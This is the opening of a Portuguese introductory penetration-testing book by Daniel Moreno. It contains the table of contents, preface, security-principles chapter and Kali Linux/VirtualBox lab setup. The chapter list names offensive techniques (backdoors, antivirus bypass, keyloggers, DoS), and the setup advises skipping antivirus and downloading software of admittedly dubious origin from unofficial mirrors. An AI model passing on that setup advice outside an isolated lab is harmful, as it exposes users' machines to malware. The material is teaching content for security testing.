Introdução ao Pentest (Daniel Moreno) (By- Slayer).pdf
Este documento apresenta informações sobre um livro sobre introdução ao pentest e Kali Linux, incluindo o autor Daniel Moreno, a editora Novatec e detalhes sobre os capítulos.
Todos os direitosreservados e protegidos pela Lei 9.610 de 19/02/1998. É proibida a reprodução
desta obra, mesmo parcial, por qualquer processo, sem prévia autorização, por escrito, do autor e da
Editora.
Editor: Rubens Prates
Assistente editorial: Priscila A.Yoshimatsu
Editoração eletrônica: Carolina Kuwabata
Revisão gramatical: Mari Kumagai
Capa: Carolina Kuwabata
5.
ISBN: 978-85-7522-618-6
Histórico deedições impressas:
Junho/2017 Segunda reimpressão
Fevereiro/2016 Primeira reimpressão
Maio/2015 Primeira edição
6.
Novatec Editora Ltda.
RuaLuís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
E-mail: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec
Sumário
Agradecimentos
Sobre o autor
Prefácio
Capítulo1 ■ Introdução à segurança da informação e ao Kali
Linux
1.1 Princípios de segurança da informação e proteção de dados
1.2 Conhecendo o Kali Linux
Capítulo 2 ■ Preparando o ambiente de teste
2.1 Recursos necessários
2.2 Obtendo o Kali Linux
2.2.1 Instalação do VirtualBox
2.2.2 Instalação de uma máquina virtual
2.3 Configurando a rede no Kali Linux
2.4 Terminal de comandos
2.5 Atualizando o Kali Linux
2.6 Instalação do Debian
2.7 Backup da máquina virtual
Capítulo 3 ■ Pentest
3.1 O que é pentest?
3.2 Porque realizá-lo?
3.3 Tipos de pentest
3.3.1 Black-box
3.3.2 White-box
3.3.3 Gray-box
3.4 Análise de vulnerabilidade
3.5 Metodologias de pentest
3.5.1 Metodologia ISSAF
3.5.2 Metodologia OWASP
9.
3.5.3Metodologia OSSTMM
3.5.4 MetodologiaBacktrack
Capítulo 4 ■ Planejamento do projeto
4.1 Informações gerais
4.2 Objetivo do pentest
4.3 Limitações
4.4 Contrato de acordo
4.5 Linha do tempo
Capítulo 5 ■ Footprinting
5.1 DNS
5.1.1 Tipos de registro DNS
5.2 Laboratório – Enumeração DNS
5.3 Programas para enumeração DNS
5.3.1 DNSenum
5.3.2 DNSmap
5.3.3 DNSrecon
5.3.4 Fierce
5.4 Coleta de email
5.5 Firewall iptables
5.5.1 Comandos para gerenciamento do iptables
5.6 Informações de rota
5.6.1 Traceroute
5.6.2 TCPtraceroute
Capítulo 6 ■ Fingerprinting
6.1 Fingerprinting passivo
6.1.1 P0f
6.2 Fingerprinting ativo
6.2.1 Ping
6.2.2 Fping
6.2.3 Arping
6.2.4 Netdiscover
6.2.5 Hping3
6.2.6 Xprobe2
10.
6.2.7 Maltego
Capítulo 7■ Enumeração
7.1 Modelo OSI
7.2 Protocolo TCP/IP
7.3 Port scanner
7.3.1 Nmap
7.4 O canivete suíço Netcat
7.4.1 Laboratório Netcat
7.5 Enumeração SMTP
7.5.1 Laboratório email
7.5.2 STMPUser enum
7.5.3 Como enviar emails falsos (via PHP)
7.5.4 Como enviar emails falsos (via Open Relay)
7.6 Enumeração SNMP
7.6.1 SNMPcheck
7.6.2 OneSixtyOne
Capítulo 8 ■ Mapeamento de vulnerabilidades
8.1 Tipos de vulnerabilidades
8.1.1 Vulnerabilidade local
8.1.2 Vulnerabilidade remota
8.2 Scanners de vulnerabilidade
8.2.1 OpenVAS
8.2.2 Nessus
Capítulo 9 ■ Exploração do alvo
9.1 Metasploit
9.1.1 Msfconsole
9.1.2 Comandos básicos
9.2 A vulnerabilidade MS12-020-maxchannelids
9.3 Exploitando Windows vulnerável
9.4 Payload Meterpreter
9.4.1 Core commands
9.4.2 File system commands
9.4.3 Networking commands
11.
9.4.4 System commands
9.4.5User Interface commands
9.5 Pivoting com Metasploit
9.6 VPN Pivoting (Pivoting via Layer 2)
9.7 Vulnerabilidade shellshock
9.8 Explorando servidores NFS mal configurados
9.9 Explorando X Window System
Capítulo 10 ■ Engenharia social
10.1 Processo de ataque
10.2Tipos de engenharia social
10.3 SET (Social Engineering Toolkit)
10.4 Office 2010 pptimpconv DLL hijacking
10.5 Macros maliciosas
10.6 Internet Explorer ms10_046
10.7 Internet Explorer < 11 – OLE Automation Array Remote Code
Execution
10.8 Firefox Add-on
10.9 Unitrix Exploit
10.10 BadUSB
10.10.1 Laboratório BadUSB
Capítulo 11 ■ Escalonamento de privilégios
11.1 Escalonamento de privilégios offline
11.1.1 Common User Passwords Profiler
11.2 Escalonamento de privilégios online
11.2.1 Cewl
11.2.2 xHydra
11.2.3 Hydra
11.3 Sniffers
11.3.1Sniffer tcpdump
11.3.2 Sniffer Wireshark
11.4 Ataques Man-in-the-Middle (MitM)
11.4.1 ARP Spoofing
11.4.2 Arpspoof
11.4.3 Nping
12.
11.4.4 DNS Spoofing
11.4.5Dnsspoof
11.4.6 SSLStrip
11.4.7 SSLSplit
11.4.8 Ataque SSLStrip, DNS Spoofing e Java Applet
11.4.9 Bloqueando o Arp Spoofing
Capítulo 12 ■ Manutenção do acesso
12.1 Backdoors
12.1.1 Backdoors de conexão direta
12.1.2 Backdoors de conexão reversa
12.2 Backdoor sbd
12.2 Cavalos de Troia
12.3 EXE Joiner
12.4 Bypass A.V
12.4.1 Compressores de arquivos
12.4.2 Crypters/Encoders
12.4.3 Veil-Framework
12.5 Keylogger
12.6 Honeypots
12.6.1 Valhala Honeypot
12.6.2 Honeyd
12.7 Rootkits
12.7.1 Userland
12.7.2 Kernel Land
Capítulo 13 ■ Apagando rastros
Capítulo 14 ■ Tunneling
14.1 Laboratório Tunneling
14.2 SSH Tunneling
14.3 UDP tunneling
14.4 DNS tunneling
14.5 ICMP Tunneling
14.6 Canais encobertos via tunneling
14.7 HTTP Tunnel
14.8 Redes TOR
13.
Capítulo 15 ■DoS – Denial of Service
15.1 SYN Flood
15.1.1 T50
15.2 Slowloris
15.3 DDoS (Distributed Denial Of Service)
15.4 Projeto Perl-Bot
Capítulo 16 ■ Documentação técnica
16.1 Tipos de relatórios
16.1.1 Relatório Executivo
16.1.2 Relatório técnico
16.1.3 Relatório comercial
16.2 Criptografando relatórios com o Truecrypt
16.2.1 Criando um arquivo criptografado
16.2.2 Criando um pendrive criptografado
Capítulo 17 ■ Pentest em redes sem fio
Apêndice ■ Relatório de pentest
1 Sumário executivo
2 Resultados
3 Narrativa do ataque
3.1 Vulnerabilidade na rede sem fio
3.2 Vulnerabilidades no Windows 7
4 Contramedidas
4.1 TP-LINK
4.2 Windows 7
5 Sobre o relatório final
Referências
14.
Agradecimentos
Primeiro, agradeço atodos os leitores que confiaram e adquiriram esta obra,
como um voto de confiança no meu trabalho. Sou eternamente grato a
vocês.
Agradeço também à Novatec Editora por ter me dado a chance e a
oportunidade de publicar o meu primeiro livro e mostrar ao público o meu
trabalho. É uma responsabilidade enorme que vou honrar.
A todos os entes queridos que já se foram, os quais eu amei muito enquanto
vivos.
Aos meus pais Geraldo e Suzy, que me apoiam em meus projetos.
À minha avó Jandira, ao meu avô Geraldo, aos meus tios Carlos e Paulinho,
às tias Karla, Silvana e Marissol, e a todos os outros familiares.
Por último, mas não menos importantes, aos amigos que me incentivaram a
publicar este livro (não vou citar nomes para não ter briguinhas, OK?).
Obrigado a todos.
Com um enorme carinho.
Daniel Moreno
15.
Sobre o autor
DanielMoreno é bacharel em Ciências da Computação pela Universidade
Estadual Paulista Júlio de Mesquita Filho – UNESP, campus Rio Claro.
Como entusiasta do Linux e do mundo Open Source, já publicou artigos em
comunidades de segurança da informação e de Linux.
É desenvolvedor de pequenos exploits divulgados em sites, como Exploit-
DB e PacketStormSecurity (a.k.a W1ckerMan), colaborador do projeto
Perl-Bot, palestrante e instrutor de pentest e Linux no Centro de
Treinamento da Novatec1
.
1 Mais informações sobre treinamentos em pentest e outros cursos, consulte http://ctnovatec.com.br.
16.
Prefácio
Em meados dadécada de 70, a internet começava a ganhar vida. Com a sua
precursora, a ARPANet, o objetivo dessa pequena internet era interligar
departamentos e instituições americanas para troca de dados, informação
etc. Como era uma rede pequena (pois a comunicação era apenas entre
alguns departamentos americanos), os dados e informações que trafegavam
sempre foram de origens confiáveis. Os protocolos e os meios de
comunicação, como última preocupação, tinham de ser seguros, robustos e
indecifráveis. Os meios de transmissão eram simples e não necessitavam de
protocolos criptográficos de última geração. Foi aí que o primeiro erro
surgiu: a falta de um sistema que garantisse a segurança da informação.
Obviamente, engenheiros e projetistas não esperavam que a ARPANet fosse
tomar proporções mundiais. Porém ela se expandiu, cresceu e tornou-se o
que hoje conhecemos como internet. Assim como a ARPANet, a internet
carregou a maldita herança da insegurança de dados e hoje paga por isso.
O intuito do livro Introdução ao Pentest é capacitar o leitor ao
entendimento e à realização do pentest – uma auditoria minuciosa sobre
falhas e vulnerabilidades em computadores e redes de computadores, com o
objetivo de identificar o calcanhar de Aquiles e, assim, buscar a melhor
forma de corrigir esse problema.
O avanço tecnológico é tão grande que já existem sistemas operacionais
especializados na realização do pentest, como é o caso do Kali Linux – um
sistema operacional para auditoria e realização de diversos tipos de pentest,
tais como redes sem fio (wireless), web, bancos de dados, análise e
levantamento de vulnerabilidades etc. O Kali Linux fornece ferramentas
avançadas para identificação, detecção e exploração de diversas
vulnerabilidades.
Este livro tem como finalidade introduzir o leitor ao mundo do pentest
(também chamado de teste de penetração ou teste de intrusão), conduzindo-
17.
o, por meioda metodologia Backtrack, ao passo a passo de como montar
um ambiente simulado para a realização do pentest. O livro é dividido em
capítulos organizados de acordo com essa metodologia, para um melhor
entendimento de cada etapa de um teste de penetração.
Espero que o leitor aproveite ao máximo o livro e usufrua o conhecimento
para o bem, podendo efetuar o processo de teste de intrusão em sua rede e
na rede de seus clientes.
O verdadeiro hacker é aquele que segue o caminho do conhecimento,
ensinando, buscando e aprendendo cada vez mais sobre aquilo que o
instiga.
Sejam bem-vindos ao novo mundo do hacking ético! Uma longa jornada os
aguarda, Neo.
18.
capítulo 1
Introdução àsegurança da informação
e ao Kali Linux
Antes de iniciarmos os estudos sobre pentest e Kali Linux, é necessário
entendermos conceitos fundamentais sobre segurança da informação, para
que o leitor tenha um aprendizado mais abrangente sobre segurança digital,
tendo em vista que o pentest é apenas uma pequena parte quando o assunto
é segurança de dados.
1.1 Princípios de segurança da informação e
proteção de dados
A segurança da informação baseia-se nos seguintes princípios:
• Autenticidade – Define que a informação está sendo enviada por uma
fonte legítima e segura, e não foi interceptada e alterada por atacantes.
Um exemplo de quebra de autenticidade são ataques MitM (Man-in-the-
Middle) em que o atacante faz a interceptação e a alteração dos dados
antes de retransmiti-los ao destinatário.
• Confidencialidade – Define que somente pessoas que tenham as
permissões corretas devem acessar uma determinada informação.
Exemplos de quebra de confidencialidade: escalonamento de
privilégios, ataques de quebra de senhas, ataques Man-in-the-Middle,
uso de cavalos de Troia etc.
• Disponibilidade – Define que a informação deverá estar sempre
disponível. Um exemplo de quebra de disponibilidade seria um ataque
de DoS (Negação de Serviço).
• Integridade – Define que a informação mantenha-se íntegra e
inalterada. Um exemplo de quebra de integridade seria quando um
19.
funcionário tenta alterara planilha de pagamentos para receber valores
superiores aos que recebe.
• Legalidade – Define se a informação está de acordo com a legislação de
um país.
Os princípios da segurança da informação podem ser comprometidos com
possíveis ameaças, que podem ser classificadas em físicas e lógicas.
• Ameaças físicas incluem todo e qualquer processo de natureza física que
possa comprometer os princípios da segurança da informação.
Exemplos: alagamentos, tempestades, furacões, raios, desabamentos etc.
• Ameaças lógicas incluem todo e qualquer processo de natureza lógica
que possa comprometer os princípios da segurança da informação.
Exemplos: vírus, ataques de quebra de senhas, escuta de dados (sniffers)
etc.
Visando diminuir as ameaças, há uma série de mecanismos de segurança
que podem ser utilizados de acordo com o tipo de ameaça encontrada, por
exemplo: a adoção de chaves, fechaduras e câmeras, e localização
geográfica favorável (sem terremotos, tremores e/ou desastres naturais),
para ameaças físicas; e sistema de criptografia, antivírus, firewall,
conscientização dos funcionários sobre perigos e fraudes digitais, para
ameaças lógicas.
Além dos sistemas citados, há diversos serviços relacionados à segurança
da informação com o intuito de mitigar as ameaças às quais as redes
corporativas estão expostas diariamente. Alguns serviços que valem a pena
ser citados são a análise de vulnerabilidade, a perícia forense, a adoção de
políticas de segurança (Normas ISO) e o teste de intrusão (pentest).
Antes de entrarmos no assunto de pentest, vale a pena citar os principais
meios para mitigar as ameaças digitais.
• Análise forense – Consiste em utilizar técnicas para rastrear o atacante.
Lembre-se de que: uma invasão sempre vai gerar rastros. Então, por
meio da análise forense, é possível rastrear o atacante.
20.
• Hardening –Consiste na implementação de máquinas seguras. Por
exemplo, por meio do hardening, módulos conhecidamente vulneráveis
são desabilitados, e uma análise é realizada para constatar se aquele
servidor utiliza nomes de usuários e senhas (credenciais) padrões de
fábrica etc. O intuito do hardening é tornar uma máquina mais segura e
mais difícil de ser invadida. Lembre-se de que: não existe servidor
100% seguro, mas o trabalho do hardening é dificultar ao máximo a
atuação de criminosos digitais.
• Revisão do código-fonte – Muito parecida com o hardening, a ideia da
revisão do código-fonte é garantir segurança ao código-fonte da
aplicação. A revisão do código-fonte pode ser realizada em plataforma
web (como revisar o código-fonte de uma página PHP) ou mesmo em
aplicativos (como revisar o código-fonte de um aplicativo executável).
Na maioria dos casos, quando um aplicativo necessita ter seu código-
fonte revisado (como um aplicativo executável), o código-fonte não é
fornecido ao auditor.
• Desenvolvimento de exploits comerciais – Exploits são programas que
exploram falhas em outros softwares. Com o intuito de testar a
segurança de uma aplicação, o exploit atua como uma prova de conceito
de que a vulnerabilidade existe e pode ser explorada. Há exploits que
causam paralisação do serviço ou, até mesmo, garantem o acesso ao
sistema operacional do alvo. Exploits serão explicados no decorrer do
livro.
• Análise e detecção de intruso – Consiste apenas no monitoramento da
rede em busca de possíveis intrusos. Diferentemente do hardening e do
pentest, a análise apenas faz o monitoramento da rede. Caso exista
algum atacante, todas as suas atividades e passos serão registrados.
• Normas ISO – As normas ISO têm como objetivo garantir padrões e
qualidade para uma melhor gestão e administração do negócio. Algumas
das normas voltadas à segurança da informação são:
• BS779-2 – Norma antiga relacionada a práticas de gerenciamento da
segurança da informação. Substituída pela ISO 27001.
21.
• ISO 27001– Norma mais atual que substituiu a norma BS7799-2 e
está relacionada a padrões da segurança da informação.
• ISO 27002 – Código de boas práticas que substituiu a norma ISO
17799:2005.
• ISO 27003 – Diretrizes para implementar políticas para gestão de
segurança da informação.
• ISO 27004 – Práticas para relatórios.
• ISO 27005 – Práticas para sistema de controle.
• ISO 27006 – Práticas para requisitos.
• Análise de vulnerabilidades – A análise de vulnerabilidades é similar
ao pentest, pois também realiza uma auditoria para encontrar falhas;
embora ela faça somente um levantamento das vulnerabilidades, e
algumas etapas não são executadas, para não comprometer o sistema
auditado.
• Pentest –Auditoria que tem como objetivo detectar de maneira ativa
falhas e vulnerabilidades no sistema. Vai além de apenas identificar
erros. Durante um pentest, são testados e utilizados exploits que
mostram a prova de conceito que a vulnerabilidade pode ser explorada.
Os principais tipos de pentest que podem ser efetuados são:
• Redes cabeadas – Foco do livro. São utilizadas ferramentas para
descobrir e mapear falhas em redes cabeadas de computadores.
• Redes sem fio – Testa se uma rede sem fio possui vulnerabilidades.
Uma rede sem fio mal configurada pode permitir acessos não
autorizados.
• Aplicativos web – Testa a segurança em websites.
• VoIP – Testar a conectividade e a segurança em servidores VoIP (Voz
sobre IP).
• Mobile – Testar a segurança em aplicativos móveis, seja realizando o
pentest ou desenvolvendo aplicativos seguros ou maliciosos.
• Testes de stress – Consiste em sobrecarregar o servidor com excesso
22.
de dados, paradeterminar se ele aguenta a sobrecarga.
1.2 Conhecendo o Kali Linux
O Kali Linux é um sistema operacional, baseado no Debian, destinado a
testes de penetração. Fornece diversas ferramentas para auditoria e
realização de teste de segurança em redes de computadores, permitindo
descobrir e explorar diversos tipos de vulnerabilidades.
As ferramentas contidas no Kali Linux podem ser categorizadas em1
:
• Information Gathering – Ferramentas para coletar informações. Por
exemplo: enumeração da rede com sua topologia por meio de DNS,
mapeamento da rota de dados, coleta de emails, websites, computadores
online, fingerprinting, análise do protocolo SMB, SNMP, VoIP etc.
• Vulnerability Analysis – Ferramentas para analisar vulnerabilidades em
software e/ou hardware. Por exemplo: análise em aparelhos Cisco,
bancos de dados, scanners automatizados de vulnerabilidades etc.
• Web Application – Ferramentas para analisar vulnerabilidades em
ambiente web. Por exemplo: identificação e exploração de servidores
CMS, ferramentas de fuzzing para web, proxies para análise de dados,
crawlers e scanners automatizados.
• Password Attack – Ferramentas para quebra de senhas. As ferramentas
podem ser tanto offline (por exemplo, ataque contra hash de senhas)
quanto online (ataque contra uma página de autenticação web).
• Wireless Attacks – Ferramentas para análise do tráfego em redes sem
fio (wireless).
• Exploitation Tools – Ferramentas para explorar as vulnerabilidades
encontradas nas etapas anteriores. Por exemplo: frameworks para teste e
desenvolvimento de exploits e XSS, teste de equipamentos Cisco e
engenharia social.
• Sniffing/Spoofing – Ferramentas para capturar tráfego de informações
tanto locais quanto remotas. Nesta categoria encontram-se os poderosos
23.
sniffers.
• Maintaining Access– Ferramentas usadas com o intuito de permitir um
acesso futuro, mesmo que o sistema-teste já tenha sido explorado e que
a antiga falha explorada tenha sido corrigida. Backdoors são
encontradas aqui, tanto para sistema operacional quanto para web.
Ferramentas de tunneling para “furar” regras de firewall também se
encontram nesta categoria.
• Stress Testing – Ferramentas para sobrecarregar o servidor com excesso
de dados. Não têm como objetivo o acesso não autorizado, e sim apenas
o envio de uma enxurrada de pacotes para causar lentidão no servidor.
Embora pareçam inofensivas, as ferramentas desta categoria podem ser
utilizadas contra servidores remotos com o intuito de causar prejuízos
financeiros. Já imaginou um serviço de banco online congestionado?
Há outras categorias de ferramentas, para análise forense, engenharia
reversa, análise de hardware, Android, mas fogem do escopo do livro.
1 Categorizada segundo o livro Backtrack 4: Assuring Security by Penetration Testing, p. 10.
24.
capítulo 2
Preparando oambiente de teste
2.1 Recursos necessários
Para simular um teste de intrusão será criado um cenário próximo ao real:
Haverá um atacante na rede utilizando o Kali Linux, um cliente utilizando o
Windows e um servidor Debian mal configurado na rede. Assim, serão
necessários três sistemas operacionais: Kali Linux, Windows e Debian.
Para realizar a instalação dos sistemas operacionais, o leitor tem duas
opções:
• A primeira é instalar cada sistema operacional em um computador
diferente. Com certeza é a melhor opção e realmente simulará um
ambiente bem próximo ao real. Embora seja a opção melhor e mais
realista, o leitor deverá configurar três computadores diferentes para
essa atividade.
• A segunda opção – acredito ser a mais simples – é instalar uma máquina
virtual e utilizar apenas um computador para os laboratórios. Máquinas
virtuais são programas que permitem a instalação de sistemas
operacionais (como Linux, Windows e Unix) dentro de si. Ou seja, com
máquinas virtuais é possível instalar o Linux em um Windows sem que
o Linux interfira nas configurações do Windows. Em outras palavras, é
possível instalar, remover, alterar o Linux e toda a sua estrutura sem
comprometer, em absolutamente nada, o Windows instalado no seu HD
físico. Na máquina virtual estarão instalados o nosso sistema servidor
(Debian) e o sistema atacante (Kali Linux). Embora esse tipo de
configuração não se assemelhe à configuração de uma rede e a testes de
intrusão, esse ambiente pode ser perfeitamente criado para o
aprendizado no estudo de pentest, pois o intuito do livro é ensinar o
leitor sobre as ferramentas e técnicas utilizadas. Os mesmos testes que
25.
são realizados namáquina virtual também são realizados em sistemas
reais. A utilização da máquina virtual não interfere em nada no
aprendizado.
Por praticidade, vamos utilizar a segunda opção e realizar a instalação dos
sistemas Debian (servidor) e Kali Linux (atacante) em uma máquina virtual.
Para os laboratórios, considero que o leitor já tenha nativamente o Windows
instalado no seu computador (vítima). Realize o download de uma máquina
virtual para poder instalar o sistema servidor (Debian) e o sistema atacante
(Kali Linux). A preferência pelo sistema operacional Windows 7 se dá em
razão de algumas vulnerabilidades inerentes a esse sistema, como a
vulnerabilidade ms12_020_maxchannelids.
Alerta: os softwares utilizados neste livro foram encontrados em repositórios na internet e
podem ter origem duvidosa. Serão utilizados unicamente para fins educacionais, e o autor não se
responsabiliza pelo seu mau uso, nem por danos que esses softwares possam causar em sua
máquina e em máquina de terceiros.
Não instale qualquer software de antivírus ou firewall, pois alguns
laboratórios podem não funcionar por conta disso.
Para os laboratórios é assumido que:
• o Kali Linux tem o IP 192.168.1.100.
• o Debian tem o IP 192.168.1.102.
• o Windows tem o IP 192.168.1.101.
• o roteador tem o IP 192.168.1.1.
• root@kali# indica que o comando deve ser executado no Kali Linux.
• root@debian# indica que o comando deve ser executado no Debian.
• C: indica que o comando deve ser executado no Windows.
2.2 Obtendo o Kali Linux
A versão mais atualizada do Kali Linux pode ser encontrada em
http://www.kali.org. Apenas como padronização de versão a ser utilizada,
26.
será adotada a1.1.0. Por ser mais antigo, o site oficial (http://www.kali.org)
não fornece mais download. Uma rápida busca em sites como o Google
retornam páginas que permitem o download dessa versão, tais como
http://kambing.ui.ac.id/iso/kali/kali-1.1.0 ou http://ftp.psu.ru/linux/kali-
images/kali-1.1.0. Faça o download da versão apropriada para o hardware
do seu computador (amd64 ou i386).
A instalação do Kali Linux é relativamente fácil, e você poderá instalá-lo
diretamente em sua máquina, em uma máquina virtual, executar
diretamente de um DVD ou até mesmo em um dispositivo pendrive.
Veja a seguir as principais formas de instalação do Kali Linux, assim como
os seus prós e contras. Cabe ao leitor decidir qual é o melhor cenário para
instalar e utilizar o Kali Linux:
• DVD – Após o download do sistema operacional (imagem ISO –
arquivo com extensão .ISO que fará toda a instalação do Kali Linux),
este poderá ser gravado em um DVD e inicializado na máquina a partir
do DVD. Uma vez inicializada a partir do DVD, a imagem ISO não
altera as configurações existentes no seu computador, e todas as
alterações efetuadas serão descartadas. Porém a potência máxima do seu
computador não será utilizada para o melhor aproveitamento do Kali
Linux. A instalação do Kali Linux em um DVD é vantajosa para
iniciantes.
• USB – Da mesma forma que no DVD, a instalação do Kali Linux em
um USB permite a utilização do sistema sem a necessidade de instalá-lo
no seu computador. Para a instalação do Kali Linux em um USB é
necessário o programa UNetbootin, obtido em
http://unetbootin.sourceforge.net.
• HD – O Kali Linux pode ser instalado diretamente no seu computador.
Recomendado para usuários que já têm conhecimento em Linux.
• Máquina virtual (VirtualBox) – A desvantagem em executar o Kali
Linux em uma máquina virtual é que o sistema fica mais lento em
relação à instalação direta no computador. Outra limitação é que as
placas de redes sem fio deverão ser do tipo USB, em razão das próprias
27.
limitações da máquinavirtual. Porém é ideal para quem está iniciando e
não deseja formatar o seu HD.
2.2.1 Instalação do VirtualBox
Para realizar a instalação do Kali Linux, primeiro será necessário fazer o
download e a instalação de uma máquina virtual.
Acesse o site http://www.virtualbox.org e, na aba Downloads, realize o
download do VirtualBox (Figura 2.1).
Escolha a versão do VirtualBox mais indicada para o sistema operacional
do seu computador. No exemplo, iniciei o download do VirtualBox para o
Windows (Figura 2.2).
A primeira tela é uma tela de boas-vindas, solicitando ao usuário a
permissão de instalação da máquina virtual no computador. Aceite clicando
em Next (Próximo) (Figura 2.3).
Figura 2.1 – Tela inicial do site http://www.virtualbox.org.
28.
Figura 2.2 –Download do VirtualBox para o sistema operacional
Windows.
A próxima tela é referente a quais módulos devem ser instalados
noVirtualBox, por exemplo, se a máquina virtual terá suporte à rede,
reconhecimento de dispositivos USB e outros (Figura 2.4). Para os
laboratórios, habilite todos os módulos (padrão) e clique em Next.
Figura 2.3 – Tela de boas-vindas.
29.
Figura 2.4 –Tela para instalação de módulos.
Selecione se o VirtualBox terá ícones que serão exibidos na área de trabalho
e no menu iniciar (deixe por padrão, conforme indicado na figura 2.5), e
também instale a interface de rede (Figura 2.6).
Figura 2.5 – Selecionando se o VirtualBox terá ícones.
30.
Figura 2.6 –Tela para instalação da interface de rede.
Na próxima tela é exibida uma confirmação da instalação do VirtualBox;
finalize as instalações clicando em Install (Figura 2.7).
Figura 2.7 – Confirmando a instalação do VirtualBox.
O VirtualBox também instala módulos auxiliares para o reconhecimento de
dispositivos USB, interfaces de rede etc. O primeiro dispositivo auxiliar é o
USB. Para evitar instalar cada módulo, aceite os módulos que o VirtualBox
vai instalar, selecionando o checkbox Confiar sempre no software de Oracle
Corporation, e depois clique em Instalar (Figura 2.8).
31.
Figura 2.8 –Instalação dos módulos auxiliares.
2.2.2 Instalação de uma máquina virtual
Após a instalação do VirtualBox, o próximo passo é instalar a máquina
virtual para utilização do Kali Linux; vá em Novo (Figura 2.9).
Figura 2.9 – Iniciando a instalação de uma nova máquina virtual.
Escolha um nome para sua máquina, o sistema operacional Linux e a versão
(Figura 2.10).
32.
Figura 2.10 –Selecionando o nome e o tipo de sistema operacional.
Escolha a quantidade de memória RAM a ser utilizada (Figura 2.11).
Particularmente, eu sempre deixo entre as cores verde e laranja, para utilizar
uma boa quantidade de memória RAM. Dessa forma, a máquina real não
ficará sobrecarregada durante a execução do VirtualBox.
Figura 2.11 – Definindo o valor da memória RAM.
A próxima tela permite escolher qual será o tipo de armazenamento de
dados. As opções são: Não acrescentar um disco rígido virtual (útil se, por
exemplo, o leitor quiser iniciar o Kali Linux por meio de um CD), Criar um
disco rígido virtual agora, ou Utilizar um disco rígido virtual existente.
Como é nossa primeira instalação do Kali Linux, vamos criar um disco de
armazenamento novo (Figura 2.12).
33.
Figura 2.12 –Criando um novo disco de armazenamento.
Selecione também o tipo de disco de armazenamento a ser criado; escolha a
opção VDI (VirtualBox Disk Image) (Figura 2.13).
Figura 2.13 – Seleção do tipo de disco de armazenamento.
O leitor tem a opção de criar um disco com tamanho fixo (nesse modelo é
alocado determinado espaço do HD) ou criar um disco dinamicamente
alocado, sendo que nesse modelo o espaço no HD vai sendo alocado até
atingir a capacidade máxima e os espaços não utilizados pela máquina
virtual podem ser reutilizados pelo HD (Figura 2.14). Particularmente,
prefiro escolher a opção Dinamicamente alocado, mas cabe ao leitor decidir
qual será a melhor para si.
34.
Figura 2.14 –Seleção do tipo de alocação de espaço do HD.
Ajuste o tamanho do disco virtual para o tamanho desejado (Figura 2.15).
Para a instalação do Kali Linux, 30 GB são suficientes.
Figura 2.15 – Selecionando o tamanho da máquina virtual.
Inicie a máquina virtual (Figura 2.16) clicando no botão Iniciar.
35.
Figura 2.16 –Máquina virtual sendo inicializada.
Caso seja exibida uma mensagem de erro mostrada pelas figuras 2.17 ou
2.18, provavelmente trata-se do mesmo problema: Ao inicializar o Kali
Linux, certifique-se de habilitar o suporte ao módulo PAE/NX1
(o PAE
permite aos processadores de 32 bits utilizarem mais de 4 GB de memória
física, e o NX protege o computador de ataques de softwares maliciosos).
Figura 2.17 – Mensagem de erro quando o Kali Linux é inicializado sem o
suporte ao PAE/NX.
Figura 2.18 – Mensagem de erro provavelmente relativo ao PAE/NX.
Para corrigir esse problema, vá em Configurações>Sistema>Processador e
habilite a opção Habilitar PAE/NX (Figura 2.19).
36.
Figura 2.19 –Habilitando a opção Habilitar PAE/NX.
Localize a ISO do Kali Linux no ícone da pasta e inicie a máquina virtual
(Figura 2.20) clicando no botão Start (Iniciar).
Figura 2.20 – Selecionando a ISO.
Após ter sido instalada, a máquina virtual captura o mouse, que ficará
acessível apenas para a máquina virtual (Figura 2.21).
Figura 2.21 – O mouse é capturado para dentro da máquina virtual.
37.
Para o mouse“sair” da máquina virtual e voltar para a máquina real, tecle
Ctrl à direita do teclado.
Será mostrado o sumário de configurações. Clique no instalador gráfico
(opção Graphical Install) para iniciar a instalação (Figura 2.22).
As próximas configurações serão relativas à linguagem, localidade, ao
teclado e nome do sistema operacional (Figuras 2.23 a 2.27).
Figura 2.22 – Iniciando a instalação do Kali Linux.
Figura 2.23 – Selecionando a linguagem.
38.
Figura 2.24 –Os pacotes para a língua portuguesa não estão completos.
Continue a instalação sem problemas.
Figura 2.25 – Selecionando a localidade.
Figura 2.26 – Selecionando o teclado.
Configure o nome de domínio que será utilizado, por exemplo, caso o leitor
tenha algum domínio válido na internet e deseje fazer com que a máquina
virtual esteja nesse domínio. O mais aconselhado é deixar a opção em
branco (Figura 2.28).
39.
Figura 2.27 –Selecionando o nome (hostname) que o computador terá.
Figura 2.28 – Opção em branco.
O próximo passo é definir a senha do superusuário root (usuário
administrativo do sistema), com ele é possível apagar arquivos, criar novos
usuários etc. Em resumo, é o usuário com acesso pleno ao sistema.
Configurar sistemas Linux com senhas do usuário root complexas
(mesclagem entre caracteres, números e dígitos especiais) é fundamental.
Porém, por se tratar de uma máquina virtual em um ambiente de testes,
configure uma senha fácil de ser lembrada (Figura 2.29).
40.
Figura 2.29 –Configurando uma senha de fácil memorização para o
superusuário root.
Configure o relógio do sistema de acordo com a sua localização geofísica
(Figura 2.30).
Figura 2.30 – Configurando o relógio.
A próxima configuração define como será particionado e instalado o Kali
Linux no disco rígido. Há diversas opções:
• Usar o disco inteiro. Por exemplo: se o Kali Linux for iniciado por CD
no computador, essa opção usará todo o HD para fazer a instalação,
formatando os dados.
41.
• Utilizar LVMs(com e sem criptografia).
• Formatação e a instalação dos arquivos de forma manual (Figura 2.31).
Figura 2.31 – Opção “Assistido – usar o disco inteiro”: instalação mais
simples e automatizada.
Será exibido o HD em que será instalado o Kali Linux (Figura 2.32). O
leitor poderá instalar tranquilamente o Kali Linux na máquina virtual sem
se preocupar se essa formatação apagará os dados do seu computador, pois,
como se trata de uma máquina virtual, nenhuma alteração afetará a
configuração do computador (o leitor poderá criar, excluir e mover dados e
arquivos dentro da máquina virtual).
Na instalação do Kali Linux é possível escolher se os diretórios (sistema
FHS) serão colocados em uma única partição, se apenas a partição /home
será colocada em uma partição separada ou se as partições /home, /usr, /var
e /tmp serão separadas das restantes (Figura 2.33). Como vamos utilizar o
Kali Linux apenas em um ambiente de teste, não há necessidade de
separamos as partições do sistema raiz. Então escolha a opção Todos os
arquivos em uma partição (para iniciantes).
42.
Figura 2.32 –Na instalação do Kali Linux, o HD da máquina virtual é
automaticamente detectado.
